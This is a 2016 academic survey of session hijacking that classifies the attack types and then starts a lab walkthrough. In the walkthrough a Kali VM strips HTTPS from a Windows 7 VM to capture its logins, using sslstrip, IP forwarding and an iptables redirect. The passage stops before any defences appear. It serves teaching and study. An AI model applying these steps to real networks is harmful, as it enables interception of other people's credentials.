Global Journal of Computer Science and Technology: E
Network, Web & Security
Volume 16 Issue 1 Version 1.0 Year 2016
Type: Double Blind Peer Reviewed International Research Journal
Publisher: Global Journals Inc. (USA)
Online ISSN: 0975-4172 | Print ISSN: 0975-4350 | DOI: 10.17406/GJCSTeVol16Is1Pg1

State of the Art Survey on Session Hijacking

By Parves Kamal
Saint Cloud State University, United States

Abstract- With the advent of online banking more and more users are willing to make purchases online and doing so flourishes the online E-Business sector ever so more. Attackers are ever so vigilant and active now on web than ever to leverage the insecure web application and database that is out there on the internet to exploit. Today's internet as we see are heavily integrated with sophisticated network whether it's wired or wireless network. But the inherent compliancy to not integrating security while developing application leave it vulnerable to many attacks. One of the attack that has been prevalent now-a-days is: session hijacking.

Key Terms: session-hijacking, CIA, spoof attack, CSS, SSL, captcha etc.

GJCST-E Classification : C.2.1 C.2.4

State of the Art Survey on Session Hijacking

Parves Kamal

Abstract- With the advent of online banking more and more users are willing to make purchases online and doing so flourishes the online E-Business sector ever so more. Attackers are ever so vigilant and active now on web than ever to leverage the insecure web application and database that is out there on the internet to exploit. Today's internet as we see are heavily integrated with sophisticated network whether it's wired or wireless network. But the inherent compliancy to not integrating security while developing application leave it vulnerable to many attacks. One of the attack that has been prevalent now-a-days is: session hijacking.

Key Terms: session-hijacking, CIA, spoof attack, CSS, SSL, captcha etc.

I. Introduction

There is various security threats that lurks around the internet. Especially in this age of Internet everything is connected to internet. Online E-Commerce heavily rely on online transaction for example bank provides users easy way of managing their account online. As the sensitive information passes around the internet the confidentiality, integrity and availability of such information become increasingly hard to protect. One needs to develop capable defensive mechanism to keep all the threats that poses threats to the CIA (Confidentiality, Integrity, and availability) of the information. Security threats like man-in-the-middle attack, sniffing, Denial-of-service attack, ARP spoofing, session hijacking are some of the most prevalent attack performed daily by numerous attackers around the world on the internet.

A recent study performed by company Stake (Owned by Symantec) shown that 31% of e-commerce applications are vulnerable to session hijacking [Morana, Marco]. In the paper below I will go details on the session hijacking attack by giving the literature review of this attack. Also I will simulate the attack methodology to understand the mechanism better and finally will provide the general protection strategies for mitigating such attack.

II. Literature Review

As we will be looking into the session hijacking let's get bit of background on what is session hijacking and how it works.

Session hijacking or Session Sidejacking both means taking over unauthorized already created trusted session in order to steal or compromise user's data. It's a well-known man-in-the-middle attack. A valid user who successfully logged into the webserver creates a session between him and the server. In session hijacking technique the attacker takes the control of the valid session from the user and replay packets to the server pretending to be the real user [Whitaker, A., & Newman, D. (2006)]. The advantage of such attack is that the attacker do not have to break into the defense of any firewalls, Intrusion detection system instead he/she can just listen to the network and take over any valid session.

One of the reason behind successful rake over such session is because of the way the server and the user authenticate themselves initially. In many cases only the server authenticate itself to the client in secure channel over HTTPS during the initial authentication phase and after the authentication the rest of the communication is done in clear plaintext.


Session hijacking are of three types:

- Active session Hijacking
- Passive session Hijacking
- Hybrid Session Hijacking

a) Active session hijacking

In active session hijacking the attacker tries take over active session between the user and the server by either putting off the valid user from the connection and start making connection to the server masquerading as the valid user. The way attacker put off the valid user is by putting the active user out of the connection via Denial of service attack. Before making the valid user out of the valid active session he/she captures data that is sent back and forth between the user and the server by putting himself in between the connection between the connections and sniffing the data by packet capturing tool like Wireshark. In the figure below we see the three packets highlighted which is TCP three way handshake packet that are used to authenticate client to the server during the initial authentication session as shown below:

Author: BSc in Computer Security & Forensics MSC in Information Assurance Saint Cloud State University.
e-mail: Pkamal@stcloudstate.edu


*Wireless Network Connection (tcp port http) [Wireshark 1.12.7 (v1.12.7-0-g7fc8978 from master-1.12)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter:
Expression... Clear Apply Save
Three way handshake

```
No.   Time         Source          Destination     Protocol Length Info
    1 0.000000000  192.168.1.102   173.45.105.114  TCP        66 53263→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
    2 0.037355000  173.45.105.114  192.168.1.102   TCP        66 80→53263 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1452 WS=256 SACK_
    3 0.037414000  192.168.1.102   173.45.105.114  TCP        54 53263→80 [ACK] Seq=1 Ack=1 Win=66792 Len=0
    4 0.037607000  192.168.1.102   173.45.105.114  HTTP      429 GET /settings?s=549&ins=1440733311.081&ver=4.0.1 HTTP/1.1
    5 0.048907000  192.168.1.102   173.45.105.114  TCP        66 53264→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
    6 0.076879000  173.45.105.114  192.168.1.102   HTTP      490 HTTP/1.1 200 OK  (text/html)
    7 0.078619000  192.168.1.102   173.45.105.114  HTTP      430 GET /settings?s=1549&ins=1440733311.081&ver=4.0.1 HTTP/1.1
    8 0.081767000  173.45.105.114  192.168.1.102   TCP        66 80→53264 [SYN, ACK] Seq=0 Ack=1 Win=8192 Len=0 MSS=1452 WS=256 SACK_
    9 0.081831000  192.168.1.102   173.45.105.114  TCP        54 53264→80 [ACK] Seq=1 Ack=1 Win=66792 Len=0
   10 0.112567000  173.45.105.114  192.168.1.102   HTTP      490 HTTP/1.1 200 OK  (text/html)
   11 0.136871000  192.168.1.102   216.58.216.78   TCP        66 53265→80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=4 SACK_PERM=1
   12 0.159819000  216.58.216.78   192.168.1.102   TCP        66 80→53265 [SYN, ACK] Seq=0 Ack=1 Win=42900 Len=0 MSS=1430 SACK_PERM=1
   13 0.159885000  192.168.1.102   216.58.216.78   TCP        54 53265→80 [ACK] Seq=1 Ack=1 Win=65780 Len=0
   14 0.160085000  192.168.1.102   216.58.216.78   HTTP      856 GET /__utm.gif?utmwv=5.6.7&utms=2&utmn=1723984037&utmhn=bmejphbfclcp
   15 0.182622000  216.58.216.78   192.168.1.102   TCP        54 80→53265 [ACK] Seq=1 Ack=803 Win=44544 Len=0
   16 0.183637000  216.58.216.78   192.168.1.102   HTTP      439 HTTP/1.1 200 OK  (GIF89a)
   17 0.386528000  192.168.1.102   173.45.105.114  TCP        54 53263→80 [ACK] Seq=752 Ack=873 Win=65920 Len=0
   18 0.402450000  173.45.105.114  192.168.1.102   HTTP      490 [TCP Retransmission] HTTP/1.1 200 OK  (text/html)
   19 0.402486000  192.168.1.102   173.45.105.114  TCP        66 [TCP Dup ACK 17#1] 53263→80 [ACK] Seq=752 Ack=873 Win=65920 Len=0 SL
   20 0.411526000  192.168.1.102   216.58.216.78   TCP        54 53265→80 [ACK] Seq=803 Ack=386 Win=65392 Len=0

⊟ Frame 18: 490 bytes on wire (3920 bits), 490 bytes captured (3920 bits) on interface 0
    Interface id: 0 (\Device\NPF_{623C63C4-C62B-4C28-8B64-B64227D79A85})
    Encapsulation type: Ethernet (1)
    Arrival Time: Oct 29, 2015 01:40:13.778492000 Central Daylight Time
    [Time shift for this packet: 0.000000000 seconds]
    Epoch Time: 1446100813.778492000 seconds
    [Time delta from previous captured frame: 0.015922000 seconds]
    [Time delta from previous displayed frame: 0.015922000 seconds]
    [Time since reference or first frame: 0.402450000 seconds]
    Frame Number: 18
    Frame Length: 490 bytes (3920 bits)
    Capture Length: 490 bytes (3920 bits)
    [Frame is marked: False]
    [Frame is ignored: False]
    [Protocols in frame: eth:ethertype:ip:tcp:http:data-text-lines]
    [Number of per-protocol-data: 1]

0000  bc 85 56 1d 92 c0 04 5f  a7 13 4e e6 08 00 45 00   ..V...._ ..N...E.
0010  01 dc 08 2e 40 00 75 06  23 40 ad 2d 69 72 c0 a8   ....@.u. #@.-ir..
0020  01 66 00 50 d0 0f be bb  40 55 77 40 c0 05 50 18   .f.P.... @Uw@..P.
```

Fig. 1 : TCP-Three way Handshake packet Captureby Wireshark

The active session can be better illustrated as the diagram shown below:




Fig. 2 : Active Session Hijacking

AS we can see from the figure above the attacker find himself in middle of the connection between valid session of the user and the server and monitoring traffic between them. As it sees fit, it puts off the valid user out of the session and takes over the session.

b) Passive Session Hijacking

In passive session hijacking the attacker captures all the packet between the user and the server and it send out valid packet to the user masquerading as server and same way sending packet to server masquerading as user. It's also referred as session-replay attack where the attacker basically replaying packets captured from the user and sending it to the server. The disadvantage of such attack is that the attack is valid until there is valid session still in continuation. If for some reason the server resets the connection or user logs off from the server the session will be terminated.




Fig. 3 : Passive Session Hijacking

As shown in the figure above the attacker is replaying packet between user and the server and it modifies the packet as it goes from user to the server.

c) Hybrid Session Hijacking

In hybrid session hijacking the attacker uses both passive and active mode to complete the attack.

The attacker monitors the traffic pattern between the user and the server and wait for the right session to take over.

This type of session hijacking relies on spoofing and it can be further categorized to two types:

- Blind Spoofing attack
- Non-Blind spoofing attack

d) Blind Spoofing attack

In blind spoofing attack the attacker attacks the target machine without tempering with the connection. It simply captures all the packets between the client and the server and it tries to guess the TCP packet sequence number so that it can authenticate with the server. The problem with this type of attack is it's very hard to guess the TCP sequence number as it can be very random number which makes it harder to guess. Also its time consuming and the attacker might need to wait long time to get success with this type of the attack.

e) Non-Blind spoofing attack

In non-blind spoofing attack the attacker can actually monitor the traffic between the user and the target server. This way it's easy for the attacker to guess the next packet in case if it wants to guess the TCP sequence number of the next packet. It's hard to implement in today's network as the administrator now turns off the broadcast packet transmission around the network so unless the attacker can make the networking devices like switch and router to restart itself so it can capture the broadcast packet or by poising the CAM table of the switch it can place itself in the routing table and reroutes packet to itself for packet capturing.

In application level the attacker hijack the session as well as tries to create new session with newly constructed session ID's which can be stolen or guessed or crafted in a such way that it validates the attacker with the target machine to take over existing session or create new session [Sans.org,. (2015)].

The session ID's can be found in place like: [Ollman, Gunter]

- In the HTTP GET request that is made when clicking on the embedded link on the web page.
- When any HTTP post command issued typically with form that post data from client to the server. The session ID is hidden inside the form in the hidden field.
- Also the cookies are used to hold session ID's.

f) Obtaining Session ID's

There are number of ways anattacker can steal session ID'S. Some of the ways are described below:

g) Sniffing

One of the way the hijacker can steal session ID'S are by sniffing out the network traffic just like taking over TCP session. This way the attacker monitors traffic to see if there is any unencrypted packets traversing and by finding so it can redirect the traffic through a host that it can monitor. Unencrypted traffic often has session ID inside and attacker can easily get the session ID and use it to take over already established session or create new session.

h) Brute Forcing

Another way the attacker can get the session ID is either guessing the session ID's or by attempting different session ID until it gets the right one. It can be automatic attack where attacker sets up certain pattern and it looks through all the patterns until it finishes. This type of attack is particularly successful if the session ID number generation is not Random number and there is high chances the attacker will guess the session ID correct.

i) Misdirected Trust

Another form of attack where what attacker does is HTML injection or CSS (Cross Site Scripting) attack to misdirect valid traffic to the attacker. This way it can steal the session ID as the data is sent back from server to the host. This sort of attack relies heavily on the vulnerability of the web application on which this attack is performed since the success of the HTML injection and the CSS attack depends on the defensive mechanism of the web application it is attacking to.

j) Tools Used For Session Hijacking

Some of the tools used to steal session Hijacking are:

- Hunt
- T-Sight
- Juggernaut
- TTY Watcher
- Hamster and Ferret
- Wireshark
- Ethereal

III. Attack Methodology

Session attack methodology can be shown in following steps as shown below in the figure



Find a target with an active Session
Guessing the sequence numbers
Taking one of the users offline
Taking over the session

Fig. 4 : Session Hijacking Steps

We will be showing a session hijacking in a simulated environment in Virtual Environment where the set up will be as follows:

- Victim Machine (Windows 7 VM)
- Attacking Machine (Kali Linux VM)
- Sniffed Router/Switch

The Tool we will be using for carrying out the attack are as follows:

- Kali Linux
- Ettercap
- Hamster And Ferret

The kali Linux tool will be used as attacking machine to sniff out the traffic from victim machine which is windows 7 VM and Router.

Our simulated Attack looks like following below:




Fig. 5 : Simulated Attack Diagram

We will be stealing HTTPS connection from The VICTIM to get the USER Login and Password he/she put in.

For our demonstration purposes the IP network configuration is as follows:

The attacker machine and the Victim machine is set up in Virtual box and they were in private IP address subnet 192.168.1.0

a) IP Address

*Attacker IP Address: **192.168.1.108 (KALI LINUX)***

*Victim's IP Address: **192.168.1.107 (WINDOWS 7)***


*Router/ gateway Address: **192.168.1.1***

*Local Loopback address: **127.0.0.1***

b) Setting up Attacker Machine

We need to at first set up Attacker machine Kali Linux the Men in the middle between the router and the victim machine Windows 7.

We at first check our connectivity from Attacker machine to the Victim machine by pinging our victim machine as shown below:



```
root@kali:~# ping 192.168.1.107
PING 192.168.1.107 (192.168.1.107) 56(84) bytes of data.
64 bytes from 192.168.1.107: icmp_seq=1 ttl=128 time=0.789 ms
64 bytes from 192.168.1.107: icmp_seq=2 ttl=128 time=0.583 ms
64 bytes from 192.168.1.107: icmp_seq=3 ttl=128 time=0.537 ms
64 bytes from 192.168.1.107: icmp_seq=4 ttl=128 time=0.739 ms
64 bytes from 192.168.1.107: icmp_seq=5 ttl=128 time=0.484 ms
64 bytes from 192.168.1.107: icmp_seq=6 ttl=128 time=0.971 ms
64 bytes from 192.168.1.107: icmp_seq=7 ttl=128 time=1.03 ms
64 bytes from 192.168.1.107: icmp_seq=8 ttl=128 time=0.527 ms
64 bytes from 192.168.1.107: icmp_seq=9 ttl=128 time=0.467 ms
^C
--- 192.168.1.107 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8002ms
rtt min/avg/max/mdev = 0.467/0.681/1.033/0.200 ms
root@kali:~# 
```

Fig. 6 : Checking Connectivity between Attacker and the Victim machine

Now in order to crack HTTPS connection we need to have SSL strip in the attacker machine. So we type in the following command in our attacker machine and Press Enter after each command above:

SSLstrip Download Code:

cdcurl http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.9.tar.gz > sslstrip-0.9.tar.gz

tarxzf sslstrip-0.9.tar.gz

cd sslstrip-0.9

Now we need to forward the Traffic generated in HTTP by forwarding the IP traffic by NAT forwarding in our Attacker Machine.

We do that by uncommenting the net.ipv4.ip_forward=1line inside the/etc/sysctl. conf file.

We do that by following command

cp /etc/sysctl.conf /etc/sysctl.conf.bak

vi /etc/sysctl.conf


We find thenet.ipv4.ip_forward=1 line and uncomment it. Then we save the file CONTROL+X and save it.

Now we need to set up IP tables Rule in the command prompt of the attacker machine as follows:

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080

iptables -t nat–L

We see from following figure the output of the iptables we configured above



```
root@kali:~#
root@kali:~#
root@kali:~# iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp  --  anywhere             anywhere             tcp dpt:h
ttp redir ports 8080

Chain INPUT (policy ACCEPT)
target     prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target     prot opt source               destination

Chain POSTROUTING (policy ACCEPT)
target     prot opt source               destination
root@kali:~#
```

Fig. 7: IP forwarding


Now we need to set up SSLtrip to act as sniffing between victim and the attacker machine to strip any HTTP connections from the victim machine.

On the attacker machine we type in the following command to install the ssstrip

Cd sslstrip-0.9

python sslstrip.py -p -l 8080

We need to keep the windows open as it will generates traffic as the victim machine browse to any webpages with its browser:



